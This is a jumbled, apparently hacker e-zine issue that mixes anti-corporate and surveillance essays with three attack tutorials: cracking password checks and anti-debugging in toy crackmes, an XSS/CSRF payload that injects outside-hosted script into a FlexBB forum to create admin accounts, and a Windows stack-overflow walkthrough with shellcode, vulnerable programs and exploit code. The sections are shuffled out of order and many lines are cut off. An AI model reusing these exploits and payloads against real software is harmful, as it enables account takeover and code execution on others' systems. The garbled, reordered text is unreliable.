004013C4  |. C74424 04 0000>MOV DWORD PTR SS:[ESP+4],Cp1.00440
"LOIACU]QH"
```

seems to be the encrypted password, we don't want to spend a l
the algorithm and decrypt it by hand so let's debug it! As exp
application terminates when we debug it this way. Let's take a
the anti-debug technique:

```
00401452  |. E8 E9F50000    CALL <JMP.&KERNEL32.IsDebuggerPres
||[IsDebuggerPresent
00401457  |. 85C0           TEST EAX,EAX
00401459  |. 74 18          JE SHORT Cp1.00401473
```

This piece is interesting, it calls IsDebuggerPresent and sees
returned in EAX, if so, it ends, if not it continues... hmm in
conditional jump, what if we'd make it an uncomditional jump,
continue the application (JMP is 0xEB, keep that in mind).....
Fire up a hexeditor (or just do it in OllyDBG, i just want to
HexEditors as well :D) and open the app in it. Now look for t
sequence of bytes:

```
00401457  |. 85C0           TEST EAX,EAX
00401459     74 18          JE SHORT Cp1.00401473
```


There are lots of amazing things happening right now and every
of capitalisim are waning. They are falling and will continue t
long as we keep changing the world. We can't change the world i
in paranoia and fear so we must keep sane and stay in touch wit
in love.

** Eye on Big Brother **

* FBI Seeks to Expand Network Tapping Capabilities
The FBI is trying to expand the Communications Assistance for L
Act(CALEA) to have greater electronic surveillance capabilities
bill would force manufacturers of common networking devices(eth
telephone switches, wifi routers, etc) to develop modifications
that integrate built-in backdoors that allow law enforcement or
monitor traffic.

* EFF battles Unconstitutional Warrant-less NSA Spying on All A
With the cooperation of major telecommunication corporations, t
launched a massive electronic surveillance system to monitor an
internet and telephone traffic of millions of Americans. While
unconstitutional warrant-less searches are illegal, the NSA has
green light by Bush personally, which demonstrates a frightenin
by private corporations, law enforcement, and the executive bra
technician himself who had helped in building these 'secret roo
is now working with the EFF in testifying against his former em
lawsuit demanding that AT&T stop illegally disclosing it's cust
communications to the government. The battle is still in the co
Government has filed a motion trying to dismiss the EFF's suit
investigation into whether AT&T broke the law could "reveal sta
harm national security".

```
#################################################################
#                          05. How the Net was Lost
```

```
#################################################################

 "When people ask me if I work in the public or private sector
respond, as I simply work in solidarity in the human sector"

 Those who currently struggle to maintain what is called "Net
internet I think have taken too limited an approach to their s
ask is to maintain an existing status quo that had already bee
original promise and potential of the internet against those w
it even further. This to me leaves for a poor negotiating posi
loves to bridge difference with half measures, and even limite
between the current status quo and proposed changes would stil
This would be much like North American civil libertarian's dis
the remaining of the first 10 amendments they will be forced t
discarded versus those they think they can still actually pres
is a long term losing position to occupy.

 In the beginning, the internet was a peering arrangement wher
treated equally, and anyone could interconnect from any one no
This was the network of peering built upon public standards th
freely implement. Other commercial networks also existed, some
layered OSI model. All, however, were implemented in some prop
or otherwise built around some controlling model of centralize
rather than that of essentially equal peers, and as a result d
time.

 The internet eventually spread to the general population thro
This changed the internet from being a semi-closed environment
few hundred or thousand commercial and government institutions
interconnecting millions. The speeds and bandwidth of analog m
naturally limited what individuals could do over dialup links,
technological limitations, the internet imposed no additional
practices nor did those ISPs who offered direct internet acces
at the time. While closed garden proprietary dialup service pr
```



```
"Hash" algorithm:

(input[i] XoR (((input[i] && i) XoR i) + i))

Well, writing a bruteforcer for this is peanuts but there must
way....through algorithmic collision. Let's see, the input "TES
as a value, now let's try "UEST" ... 320, how predictable and l
-> 322. Now we're getting somewhere :D.
Ok, let's try filling up the bitch with A's.
"AAAAAAAAAA" resolves to 721 while 1 A more gives us 805, so we
somewhere in between.
"AAAAAAAAAZ" resolves to 716 ,"AAAAAAAABZ" to 719 and "AAAAAAAA
me predict, "AAAAAAAAEZ" wil resolve to 720.... <.<
Ok, we need 784... after some trying we find out "AAAAAAA{{Z" r
Let's try >:).. YES! It works... Our collisive hash managed to
program into installing, without having having to know the 'rea
(which was MILITARISM btw)....

Act V:
Difficulity: Medium
Tools: OllyDbg, Hexeditor
Objective: Find the password, defeat anti-debugging

MegaCorp got fed up with being cracked over and over so they co
whitehat corporate lapdog to strengthen their apps and sell our
same time... Rumor has it he implemented an anti-debugging tric
version of "Infernal Barricade". Let's fire up OllyDbg YET AGAI
what they have been trying to do this time...

0040144F  |. C600 00        MOV BYTE PTR DS:[EAX],0
00401452  |. E8 E9F50000    CALL <JMP.&KERNEL32.IsDebuggerPrese
||[IsDebuggerPresent
00401457  |. 85C0           TEST EAX,EAX
00401459  |. 74 18          JE SHORT Cp1.00401473
```

```
DWORD PTR SS:[EBP-8] is the counter (i)
DWORD PTR SS:[EBP+8] is the beginning of argv[1]
DWORD PTR SS:[EBP-C] is input[i] (DWORD PTR SS:[EBP-8]+DWORD P

004013A4  |> 8B45 08        /MOV EAX,DWORD PTR SS:[EBP+8]
004013A7  |. 890424         |MOV DWORD PTR SS:[ESP],EAX
004013AA  |. E8 C1F30000    |CALL <JMP.&msvcrt.strlen>
004013AF  |. 3945 F8        |CMP DWORD PTR SS:[EBP-8],EAX
004013B2  |. 73 45          |JNB SHORT Cp1.004013F9
004013B4  |. 8B45 08        |MOV EAX,DWORD PTR SS:[EBP+8]
004013B7  |. 0345 F8        |ADD EAX,DWORD PTR SS:[EBP-8]
004013BA  |. 0FBE00         |MOVSX EAX,BYTE PTR DS:[EAX]
004013BD  |. 8945 F4        |MOV DWORD PTR SS:[EBP-C],EAX
004013C0  |. C745 F0 000000>|MOV DWORD PTR SS:[EBP-10],0
004013C7  |. 8B45 08        |MOV EAX,DWORD PTR SS:[EBP+8]
004013CA  |. 0345 F8        |ADD EAX,DWORD PTR SS:[EBP-8]
004013CD  |. 8038 00        |CMP BYTE PTR DS:[EAX],0
004013D0  |. 74 0D          |JE SHORT Cp1.004013DF
004013D2  |. 837D F8 00     |CMP DWORD PTR SS:[EBP-8],0 ;if i
004013D6  |. 74 07          |JE SHORT Cp1.004013DF
004013D8  |. C745 F0 010000>|MOV DWORD PTR SS:[EBP-10],1
004013DF  |> 8B45 F0        |MOV EAX,DWORD PTR SS:[EBP-10];->
004013E2  |. 3345 F8        |XOR EAX,DWORD PTR SS:[EBP-8];-> E
004013E5  |. 0345 F8        |ADD EAX,DWORD PTR SS:[EBP-8];-> (
004013E8  |. 8B55 F4        |MOV EDX,DWORD PTR SS:[EBP-C]
004013EB  |. 31C2           |XOR EDX,EAX        ;-> ((EAX XoR
004013ED  |. 8D45 FC        |LEA EAX,DWORD PTR SS:[EBP-4]
004013F0  |. 0110           |ADD DWORD PTR DS:[EAX],EDX
004013F2  |. 8D45 F8        |LEA EAX,DWORD PTR SS:[EBP-8]
004013F5  |. FF00           |INC DWORD PTR DS:[EAX]
004013F7  |.^EB AB          \JMP SHORT Cp1.004013A4
```


Master, CompuServe, and America Online, came and went, people r
use direct dialup networks for both consuming and producing con
basis. There was a time in fact that I ran my own domain and ma
my own location on a dialup connection.

With the widespread introduction of broadband, over cable and
first real discrimination on the internet. Just when finally th
easily deliverable bandwidth to go around to enable the million
to more directly participate on the internet, it was closed off
the physical layer, peering was closed by artificial uplink "ba
which restricted their ability to produce and distribute. At th
layer, broadband providers actively discriminate by blocking ce
services, particularly in regard to email. At the legal layer,
agreements offered through monopoly telco and cable companies r
services and applications people can run.

Even during the age of dialup, when bandwidth was scarce excep
locations, a model for service hosting and co-location appeared
someone who had a peering agreement, which already was very exp
distribute and share the cost of bandwidth by renting space and
rack to others. With the introduction of capped, application la
restricted broadband, hosting became the last refuge for what t
internet was about; peering by equals.

This division between consumers and producers means only a lim
privileged to directly publish on the internet. YetÑeven though
considerably more for that privilege and their connectivity alr
though consumers pay directly for their connectivity as wellÑth
internet backbone peer providers wish to collect additional cha
otherwise artificially constrain traffic to hosting facilities
they please, much like they do with those they consider consume
internet peering means that hosts will be billed based on their
well as the bandwidth they consume and have paid for. It also r
hosting arrangements into a question of pure economic value, ra

considering the social value of sites that exist for non-comme
that otherwise do not charge. Finally, the death of Net Neutra
providers could selectively choose to make some sites (commerc
those who publish information that they disagree with, etc) en
if they so choose.

The internet flourished and grew precisely because nobody was
traffic. That millions now are classified as passive consumers
affront to the dream of an active community where everyone has
participate and publish. The remaining struggle over Net Neutr
simply one of how small and how privileged a minority will sti
ability to publish, and hence how much it will cost to still e
rights as reclassified as a limited privilege at the discrimin
few large corporations.

The internet today is already divided between a large number
allowed to consume and a small number who are permitted to pro
simply fight to preserve this already unequal status quo, it w
to challenge it by fighting to actively restore the rights of
users. In the worst case of such an effort, the current status
the logical compromise position, rather than the starting poin
negotiation. Today, those fighting for Net Neutrality are alre
edge of a cliff. The telecoms want them to step a further ten
edge, but they (the telecoms)are probably quite willing to acc
where those defending Net Neutrality are asked to step only 5
It would be far better to push forward rather than to simply t

```
################################################################
#                          06. Consumer Society Revisited      #
################################################################
```

When I look around at this world, I see several things, I see
hapiness, but I see something else which is getting more and m
depression, agression, egoism, sky-rocketing suicide counts an


```
00401491  |> 807D FF 00     CMP BYTE PTR SS:[EBP-1],0
00401495  |. 74 26          JE SHORT Cp1.004014BD
00401497  |. C74424 04 3400>MOV DWORD PTR SS:[ESP+4],Cp1.004400
"Installing 'Infernal Barricade'..."
```

And these call/cmp constructions are probably used to analyze y

```
0040146B  |. E8 308C0200    CALL Cp1.0042A0A0
00401470  |. 837D 08 01     CMP DWORD PTR SS:[EBP+8],1
00401474  |. 7E 1B          JLE SHORT Cp1.00401491
00401476  |. 8B45 0C        MOV EAX,DWORD PTR SS:[EBP+C]
00401479  |. 83C0 04        ADD EAX,4
0040147C  |. 8B00           MOV EAX,DWORD PTR DS:[EAX]
0040147E  |. 890424         MOV DWORD PTR SS:[ESP],EAX
00401481  |. E8 0AFFFFFF    CALL Cp1.00401390
00401486  |. 3D 10030000    CMP EAX,310
0040148B  |. 75 04          JNZ SHORT Cp1.00401491
0040148D  |. C645 FF 01     MOV BYTE PTR SS:[EBP-1],1
```

after analyzing each call it turns out this one:
```
00401481  |. E8 0AFFFFFF    CALL Cp1.00401390
```
is the most interesting (looks like the decryption-construction
before). The function returns a value in EAX that gets compared
value 0x310. If we examine the function we can see the argument
in this case) is manipulated into a hash value, let's test this
To fake a command-line go to Debug->Arguments and supply your a

Ok, time to put a breakpoint before the end of the subroutine (
004013F9) and F9! Now take a look at the EAX register's value (
part of the screen), I used "FUCKYOU" as an argument, resolving
That means we must supply a commandline argument that will be r
We could do this in two ways, by looking for a collision in the
bruteforce. Let's rip the algorithm first.
Ok, to make things clear:

Difficulity: Easy as pie....
Tools: OllyDbg
Objective: Find the password

Well, MegaCorp anounced they recently hired a new programmer t
cracking of their game would be made impossible by implementin
sophisticated encryption algorithm [that'd be time....]. Well,
again and see not much has changed, the subroutine structures
same. But when we take a closer look we can see the cryptosche
improved (still pathetic and breakable within 13 seconds but h
Well, we don't want to go trough all the hassle of thinking :D
the debugger do the job...
See the POP EBP at 004013F8? well, we'll put a breakpoint ther
execution once we get there (so we can see how the cryptostrin
decrypted).Now press F9 and GO! Watch the dump an Voila, we go

004013CF |. 81C1 10304400 |ADD ECX,Cp1.00443010
"EXTORTION"

Act IV:
Difficulity: Medium
Tools: OllyDbg
Objective: Find the password or find hash-collision

Instead of reducing the absurdly high price of "LameGame" Mega
production because all they care about is profit and not their
they just brought out a new product, a new firewall named "Inf
In order to install "Infernal Barricade" we need to bypass the
copyright scheme. Let's take them on with OllyDbg once again..
Hmm... no strcmp anymore? That means they have though of somet
using a password. Let's take a closer look.
It seems that the program makes the final desicion as to wheth
correct or not here:

in dissatisfaction and psychological disorders.

The most common and prevailing among modern-day psychological
depression.
Numerous recent epidemiological studies indicate that depressi
children and adolescents are quite common and growing. Roughly
adolescents admit to having suffered from such a disorder at so
The cause of these depressions often lies in dysfunctional fami
life events (which seem to increase in occurance according to t
an extreme ammount of pressure, both from peers and adult expec
in streess, which upon occurance of failure and negative reacti
expecting side results in low self-esteem and self-defeating/di
leading to even more depression. Take Japan for example, over 3
year took their lives, of which many where adolescents who coul
the high standards of education, necesarry for corporate employ

But not only adolescents cope with depression, lots of adults
it as well. Depression in adults is most often caused by lost f
dominance inside a social group. This "fight" is, in modern tim
corporate ladder. A lot of talented people go to work every day
their cubicles, commute their asses of, for a low wage, while t
bulky CEOs make an absurd ammount of money, enough to keep hund
a third world country alive, while only commanding their worker
CEOs don't even care what actually goes on in their company, le
capable of understanding. The researchers who work hard on new
virtually no respect and a small wage, this goes for the genera
well. They MAKE the company, yet the "big boss" gets away with
virtually no input in the product. Climbing the corporate ladde
down and kissing up. If you're not prepared to do that (because
objections), you will be neglected and will remain in a low cor
The stress and failures that come with this enforced process ar
cause of depression.

This society is a consumerism society that has gone way too fa

beginning of the industrial revolution in the late 18th and ea
till now we have used more of the earths resources then in the
4,499,999,794 years. This resource consumption has reached a l
proportions, almost of the level in which society can't supply
Within the next 60 years the worlds oil resources will be comp
leaving an empty and collapsed society, in which only those at
survive, the globalist extortionists. These corporations, grow
bigger, until they reach proportions at a level that they can
governements, police forces and ,worst of all, global media. O
the future, in which people are brainwashed into believing eve
governement controlled media tells them isn't fiction or futur
The global media isn't independant, nor is governement informa
(indirectly) controlled by large corporations which keep the "
running" and finance or media stations. Public opinion is cont
ways, by advertising, not broadcasting news that could negativ
public and depecting dissidents are "rebels, insurgents, count
hippies or radicals", all because those people oppose a societ
masses produce for the elite, which hold virtually all power.
Take the "Compass Group" for example, a multinational food ca
organization. The Compass Group is involved in a corruption sc
subsidiary Eurest Support Services winning contracts to provid
Nations peacekeepers in Liberia. The value of Compass's food c
United Nations is valued at $237 million, with renewals and ad
reach $351 million.
The UN Procurement Officer and Vladimir Kuznetsov Head of the
Administrative and Budgetary Issues were arrested and indicted
nearly $1 million in bribes from Compass, allowing them to ext
globalist corporate empire.
Compass refused to make details public and the investigation
some low-level employees being fired and the CEO Michael Baile
June 2006 with a fat bonus and a Golden Handshake enough to su
country for years.
As seen, the influence of corporations is so huge that it eve
supposedly unbiased, non-profit peacekeeping organisations as

Let's fire up OllyDbg and load our app ....
One of the first things I always do when reversing an app is ch
strings are inside the body. Now, if we scroll down a bit we'll
"LameGame V1.0" displayed. Now we take a look at the assembler
see a call to <JMP.&msvcrt.strcmp> where the result of a call t
result is argv[1]) gets compared to the "BULKMONEY". That was f
the password in plaintext in the executable....

Act II:
Difficulity: My granny could do this
Tools: OllyDbg
Objective: Find the password

MegaCorp recently released a new version of "LameGame" since V1
cracked by any no-brains monkey. The new version claims to be m
the first, but is this true? We fire up OllyDbg again and we se

"HMPCBMJTU" gets copied to the address 00443010.
Now we search for the "LameGame V1.1" string. This time argv[1]
00443010, so argv[1] is compared to "HMPCBMJTU" or is it? Take
you'll see that the result of strlen("HMPCBMJTU") gets stored a
compared to DWORD PTR SS:[EBP-4] (which is obviously a counter)
below (so we've reached the end of the string "HMPCBMJTU") we l
subroutine. Now notice the following:

DWORD PTR SS:[EBP-4] gets stored at EAX, then the offset of "HM
(we now have the address of the current character in EAX), the
thing is the decrease of that character's value (MOVZX EAX,BYTE
then DEC AL). Then we load the counter in EAX and increase it a
loop. So what happens is that every character gets decreased wi
password should be "GLOBALIST".... Pathetic company, they reall
their shit, now do they?.....

Act III:

(if everything goes ok :p)
Have phun!

Introduction:
Well people, reversing applications can range in difficulity l
extremely easy to mindcrushing. Since this article is an intro
discuss extremely advanced schemes but I will show you some ni
tricks. Required knowledge to understand this article:
  -)Basic understanding of 32-bit windows ASM
  -)Basic understanding of the usage of Debuggers/Disassembler
  -)A brain

You can either try to crack each app first and read my tutoria
just follow along, you choice. Each Act is given an "objective
to look for and what you can learn there (all passwords are no
Ae534RKLjl passwords but SOMEPASSWORD).

Act I:
Difficulity: [....]
Tools: OllyDbg
Objective: Find the password

Ok, imagine you just downloaded a nice game ("LameGame V 1.0")
to enjoy playing it. You launch the bitch and THIS jumps up:

LameGame V1.0
(c) MegaCorp 2006-2099

Usage:
 cp1 <password>

Ok, THAT sucks ass, now we'll have to supply a password as a c
argument... Well, it shouldn't be THAT difficult to crack...

having to fear reprisal.

 When confronting society with these facts, most high-ranking c
officials will defend themselves with the argument of "Well, th
participate in the process!". This is of course a bullshit argu
society we are nothing more but consumers, consumers of the goo
ourselves, buying it for more money than we made it for, the di
in the pockets of the ruling class. This society has developped
goods and services, how useless they even may be. The products
themselves, it's a social signal to indentify yourself to the r
a fellow consumer, gaining ungrounded peer-respect stimulated b
depicts consumption as the ultimate virtue. The god of this wor
and it's priests are the corporate leaders, spreading their alm
relegion in every subtle way they can, enslaving the public to
products, making them wage-slaves to the corporations, without
ask you, what are we when we don't consume? Nothing, we are mea
brings it to our attention, tooth-brushes with GPS systems, ear
airconditioning, cars with weather-forcasting, bikes with sunco
with built-in remote controls and beertenders, and so on.
 This over-consumption society will eventually break down our v
judge products or services by their values, eventually leading
which free-thinking is discouraged, descisions are made by a se
emotional instability will be extremely common. If society cont
trend, global resources will be exhausted in the next 60 years,
devasted society with tons of environmental problems behind, in
select elite, based on their undeserved financial capacities ca
the masses to starve.
 Such a future should be prevented and the current consumerist
every extend and cost be abolished, lest it will be to late to
from consuming it's way into oblivion.

 Cast your mind back to when you were a child, everything was f
curiosity, a world of adventure and challenge, what is left of
wasted in a cubicle for some CEO's sake. Your mind being poison

Politics: "Act as you are told by our 'laws' or we'll take 'm

Economics: "Work hard and consume, this will contribute to ou
society and maybe one day you'll be rich!"

Religion: "Don't sin against the 'rules of god' or you'll be
after your death"

Since the birth of consciousness, hundreds of millions of hum
been slaughtered by their fellows.Men, women, children ... snu
their lives meant nothing.
Why? Because we look to leaders and priests and gurus and "st
what to do instead of relying on the powers of our own soverei
will see this as a "left-wing radical counter-culture hippie r
they live in a "democracy" no? So tell me, what happens if you
them? Say you have moral objections against the current govern
to paying taxes to support the President, his family, his body
friends he wangled jobs for. What do you do? Or say you don't
being used to subsidize foreign arms sales for slaughter in th
can you stop it? Vote for somebody else, whose policy makes vi
difference? Don't vote and loose your voice? The government pr
to serve you. In reality, it's there to tell you what to do. I
obey, you'll be investigated, arrested, criminalized and made
assets will be seized and given to the state. You will be jail
This world will soon reach a totalitarian consumerist society
administration bigwigs who view the world from stretch limos,
thousands of families sleep in cardboard boxes and can barely
businessmen flourish, while honest men beg in the gutter, crim
and everybody will be forced to believe it HAS to be that way,
the collective good. Imagine you're a child again. Filled with
wonder, and life. Remember how good it felt?That's what the pa
us. They bled us dry. And like sheep we lined up to give more
have back all that they stole.The information age provides a s

parasites can't squirm away from. They can't take us on on the
them. Negate their evil. Ostracize them. Show them you are not

```
                    -####################################-
                    -####          SKILLS            ###-
                    -####################################-
```


```
#####################################################################
#                       Disrespect Copyrights in Practice           #
#####################################################################
```

(code and other files associated with nomenumbra's article are
http://www.hackbloc.org/zine/vivalarevolution.rar - pass is 'an

Disclaimer:
Some official shit that's needed:
This document is to be used for legal and educational purposes
nor anyone publishing this article can and/or will/might/shall
responsible in any way for any damage (potentially) done by any
in this article. If this informotion makes you want to rape, mu
pillage, extort, be hyporitical and capatalisitic I strongly ad
your veins and die ...

Foreword:
In this globalist world there are only two values left, how muc
for the hightest possible price and how much one can produce fo
possible pay, all to serve the great green god, commonly referr
dollar', and it's imperialistic hegemonistic pions, commonly re
'CEOs'. Their ways of extortion of third world countries and th
'lowerclass' and abduction of free speech and thought in the fi
taken gross forms in today's society.. And like this isn't enou
been joined by whitehats to help 'secure' their software from p
their unrighteous copyrights. This article will give the reader
overview of techniques used to protect applications and ways to
The target applications (called "Acts" (Act I,Act II,etc)) come

Conclusion: I hope to follow up this article with a subsequent
frame pointer overwrites, frame based exception handler absuse
the parallel universe of heap overflows.



Tools:

[A] http://msdn.microsoft.com/vstudio/express/visualC/default
   - MSVC++ 2005

[B] http://nasm.sourceforge.net/
   - Netwide Assembler

[C] http://www.ollydbg.de/
   - OllyDbg Debugger

[D] http://www.phenoelit.de/win/
   - OllyUni, an OllyDbg plug-in

References:

[1] http://www.delikon.de/shellbuch/eng/1.html

Well, this was just the top of the iceberg, letting you taste t
fruit' of reverse engineering, a most enjoyable and profitible
for crackers,vxers and exploit developpers alike. There are man
for a programmer to protect his program from being cracked. The
also make his program decrypt @ runtime (much like a virus) whe
is provided, but a reverse-engineer could whipe out the key-che
with nop's (0x90) or turn the conditional jump after the key-ch
unconditional one. He could make the app run in ring-0 but then
soft-ice to debug the app. The programmer could use rootkit tec
his app from userland and kernelland, but then we could use the
as rootkitdetectors.
As you can see, there are endless amounts of ways to protect a
even more to break it :D. I hope you enjoyed reading this artic
enjoyed writing it and remember kids, don't let copyrights on s
you, but give credit where credit is due!

Outro:

Greets and shouts go to HTS (zine staff) members, ASO members,
members, .aware crew,RRLF, reversing.be (hagger in special for
fucking good reverser) and IRC dudes.

```
#####################################################################
#                        'Advanced' Cross-Site-Scripting            #
#####################################################################
```
by r0xes

There are probably thousands of XSS papers, articles, and the l
someone's server or blog. Unfortunately, there are not so many
advanced topics, such as using AJAX for CRSF, using PHP for CRS
embedded script already on the page...

The point of this article is to shed a brighter light on such t
to try to go in-depth without actually falling into a bottomles

```
often that you are in a different situation and with a differe
vector..big attacks are hardly ever the same.

Some terminology notes before we begin...
    AJAX - Asychronus JavaScript and XML - Allows an update/se
without having to refresh a page, or a part of a page, etc..

    CRSF - Cross-Site-Request-Forgery - Mostly like the opposi
- in a sense that instead of exploiting the user's trust in a w
exploit the website's trust in a user.

/~CONTENTS
    \x01 - Using AJAX for CRSF.
    \x02 - Using PHP for CRSF.
    \x03 - Minor Bullshit.

    \x01: Using AJAX for CRSF
  There are (now) quite a few good examples and hundreds of bi
that use AJAX to import nice effects and cool stuff to their p
things tell you how to use it for things deemed 'bad'. However
2 things I think are great examples of using it for misdeeds..
  [1] MySpace 'samy is my hero' Worm
  [2] CriticalSecurity.NET 'I love IceShaman' Script
  Firstly, the I say number one is a worm. It is such because
itself to a user's profile when they visited. Unfortunately (e
over 1mill users) it didn't work as fast as it could have, bec
Internet Explorer's dumb 'feature' of executing JavaScript in
this can be found by going to http://namb.la/.
  The second one is a script (only) because it did not replica
user's anything. It is a good example, however. You can find t
asking IceShaman on irc.hackthissite.org.
  Anyway, these are only meant so you can take a look at them.
through some code and technical mumbo-jumbo....To start, we ne
call the XMLHttpRequest Object. There are many ways of calling
```



```
    SOCKADDR_IN   client;
    WSADATA       wsaData;

    for(int i = 0; i < sizeof(buffer); i++)
        buffer[i] = 'X';

    *(int *) (buffer + 260) = 0x7C82385D;
    memcpy(buffer + 264, shellcode, strlen(shellcode));


    WSAStartup(MAKEWORD(2, 2), &wsaData);
    hSock = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);


    client.sin_family = AF_INET;
    client.sin_addr.s_addr = inet_addr("127.0.0.1");
    client.sin_port = htons(1337);

    if(connect(hSock, (sockaddr *) &client, sizeof(client)) ==
    {
        printf("Failed\n");
        WSACleanup();
        return 0;
    }

    send(hSock, buffer, sizeof(buffer), 0);
    closesocket(hSock);

    WSACleanup();
    return 0;
}

================================================================
```

```
                break;
            }
            else
                buf[ret] = 0;
        }
    }

    closesocket(hClient);
    closesocket(hSock);

    WSACleanup();
    return 0;
}
```

```
=================================================================
```

Clearly biting off more than it can chew in it's call to recv. little socketry you can take the offensive and make the 'serve want.

```
=================================================================
```

```
#include <windows.h>
#include <stdio.h>

char shellcode[] =
    "\x31\xD2\x52\x52\x52\x52\xB8\xEA\x04\xD8\x77\xFF"
    "\xD0\x31\xC0\x50\xB8\xA2\xCA\x81\x7C\xFF\xD0";


int main()
{
    char          buffer[300];
    SOCKET        hSock;
```



```
we'll just use a 'foolproof' method. Not all browsers support t
almost any new-age browser supports it.

  var http_request = false;
  if (window.XMLHttpRequest) {
  // This is the way to ask for the XMLHttpRequest
  // object in Mozilla, Safari, etc;
  http_request = new XMLHttpRequest();
  if (http_request.overrideMimeType) {
    // Some versions of Mozilla get ..pissy..when the mimetype
     http_request.overrideMimeType('text/xml');
   }
 } else if (window.ActiveXObject) {
   try {
     // IE has 2 different ways (versions of IE)
     // of getting the XMLHttp object.
    http_request=new ActiveXObject("Msxml2.XMLHTTP");
   } catch (e) {
     try {
     http_request = new ActiveXObject("Microsoft.XMLHTTP");
     } catch (e) {
    }
  }
}
if(!http_request){
  // browser doesn't support the object..
  alert('browser needs to DIE.');
}
```

It all may seem like a rush to you, but it is very simple. We what way we need to call the object. Since Internet Explorer is retarded, it has different ways to call it depending on the ver get the object at all, then it gives you an alert. For the sake we'll import this and everything we need into a function. This

able to send POST requests, and thus GET variables.

```
  [code]
var http_request = false;
function doPost(url, parameters) {
  http_request = false;
  if (window.XMLHttpRequest) {
  // This is the way to ask for the XMLHttpRequest
  // object in Mozilla, Safari, etc;
  http_request = new XMLHttpRequest();
if (http_request.overrideMimeType) {
  // Some versions of Mozilla get ..pissy..when the mimetype i
  http_request.overrideMimeType('text/xml');
  }
} else if (window.ActiveXObject) {
  try {
  // IE has 2 different ways (with different versions of IE) o
XMLHttp object. The next two are these
  http_request=new ActiveXObject("Msxml2.XMLHTTP");
  } catch (e) {
    try {
      http_request = new ActiveXObject("Microsoft.XMLHTTP");
    } catch (e) {  }
  }
          }
          if (!http_request) {
          // either the browser is too old, doesn't support t
           document.write('hono!');
           return false;
          }
          http_request.onreadystatechange = callBackFunc;
          // We open link to our url
          http_request.open('POST', url, false);
          // The next 3 setRequestHeader()s are so we can use
```



```
#include <stdio.h>

int main(int argc, char ** argv)
{
    char         buf[256];
    WSADATA      wsaData;
    SOCKET       hSock;
    SOCKET       hClient;
    SOCKADDR_IN  server;


    WSAStartup(MAKEWORD(2, 2), &wsaData);

    hSock = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);

    server.sin_family = AF_INET;
    server.sin_addr.s_addr = INADDR_ANY;
    server.sin_port = htons(1337);

    bind(hSock, (sockaddr *) &server, sizeof(server));
    listen(hSock, 1);

    hClient = accept(hSock, NULL, NULL);

    if(hClient != INVALID_SOCKET)
    {
        int  ret;
        printf("client accepted\n");

        while(ret = recv(hClient, buf, 512, 0))
        {
            if(ret == SOCKET_ERROR)
            {
                printf("%d\n", WSAGetLastError());
```

```
int main()
{
    char buffer[300];
    for(int i = 0; i < sizeof(buffer); i++)
        buffer[i] = 'X';

    *(int *) (buffer + 260) = 0x7C82385D;
    memcpy(buffer + 264, shellcode, strlen(shellcode));


    SHELLEXECUTEINFO info = { 0 };

    info.cbSize       = sizeof(info);
    info.lpVerb       = "open";
    info.lpFile       = "c:\\vuln.exe";
    info.lpParameters = buffer;
    info.nShow        = SW_SHOW;

    ShellExecuteEx(&info);
    return 0;
}
```

```
================================================================

If it worked, you're practically ready to exploit a real progr

So, let's say retard coded this stupid 'server' if you could c
sure to link ws2_32.lib when compiling a winsock enabled appli

================================================================

#include <winsock2.h>
```



```
            http_request.setRequestHeader("Content-type",
"application/x-www-form-urlencoded");
            http_request.setRequestHeader("Content-length", para
            http_request.setRequestHeader("Connection", "close")
            // Ok, send our shit now :-)
            http_request.send(parameters);
            }
            function callBackFunc() {
             if (http_request.readyState == 4) {
                 if (http_request.status == 200) {
                     return true;
                 } else {
                     return false;
                 }
              }
            }
If you need to only send GET parameters, you would use the func
doPost('file.ext?get=vars', '');
This code with no extra whitespace that you can link to is loca
http://dynxss.whiteacid.org/x.js.

Okay, so we've got our object working, and we want to start doi
cool stuff, like making the admin create a new unrestricted acc
right? Now it's time for a 'case study'. This is just a simple
simple.

FlexBB 0.5.5b cleaned new posts extraneously, but it didn't eve
signatures. It was possible to inject any code you wished, from
full-blown 'you have been logged out, please log in' screens. S
look at the administration panel and figured out what I needed
administrator account. Luckily, since FlexBB is still in develo
have to parse for any hashes or anything.
  So I had to send 5 variables. A username, the password, passw
and the level of access. I want admin, of course. But what happ
```

```
admin views this again? It will just keep 'attempting' to crea
over and over... We could either use some random name making f
off-site list. Just so I didn't have to write even more code,
use 'Math.floor(Math.random()*(n+1)'. So, I'd put something li
  var name = 'blah'+Math.floor(Math.random()*(n+1));
And I'd usually have a new name every time. Most likely the ad
notice this, so we could write a function that is called befor
created to check if an account has already been created with a
but we're doing this quick here. Anywho, so our code in our si
like:
  <script src="http://mysite.org/lib.js"></script>
  <script>var
name='blah'+Math.floor(Math.random()*(n+1));doPost('flexbb/adm
addmember&do=addmember2',
'&username='+name+'&password=fuyck&password2=fuyck&email=fuck@
4');</script>

\x02 Using PHP for CRSF.
I know you're thinking I'm weird at this point, but it can be
really need is a host that supports PHP.
The best thing about this is that it can be used with just a s
from one page. So imagine that you link to an 'image' file tha
is really just a masked PHP file. It executes with either pred
dynamic uses by GET variables.
[1]. Predefined/Static.

<?php header("Location: http://www.somesite.org/index.php?act=

[2]. Dynamic (call by something like <img
src='http://mysite.org/img.jpg?s=site.org&p=ucp.php&g=op:edpro
m%20so%20dumb'>)         (seems a bit complicated? lol.)

$site = $_GET['s']; $page = $_GET['p']; $vars = $_GET['g']; $r
explode(',', $vars); foreach($realvars as $rv){ $x = explode('
```



```
0012FE18   58585858

So ESP and EBP start there right before the RET. Then 58585858
EBP, and our new RET is RETN'ed and goes to JMP ESP. At that po
also been decremented, and now points to our shellcode immediat
RET. Convenient! I think we are ready to attack our first appli
wimp, and I think you can do it. Here's the vulnerable little t

================================================================

#include <string.h>

int main(int argc, char ** argv)
{
    char buf[256];
    if(argc == 2)
        strcpy(buf, argv[1]);
}

================================================================

The exploit program only adds one more dimension to our existin
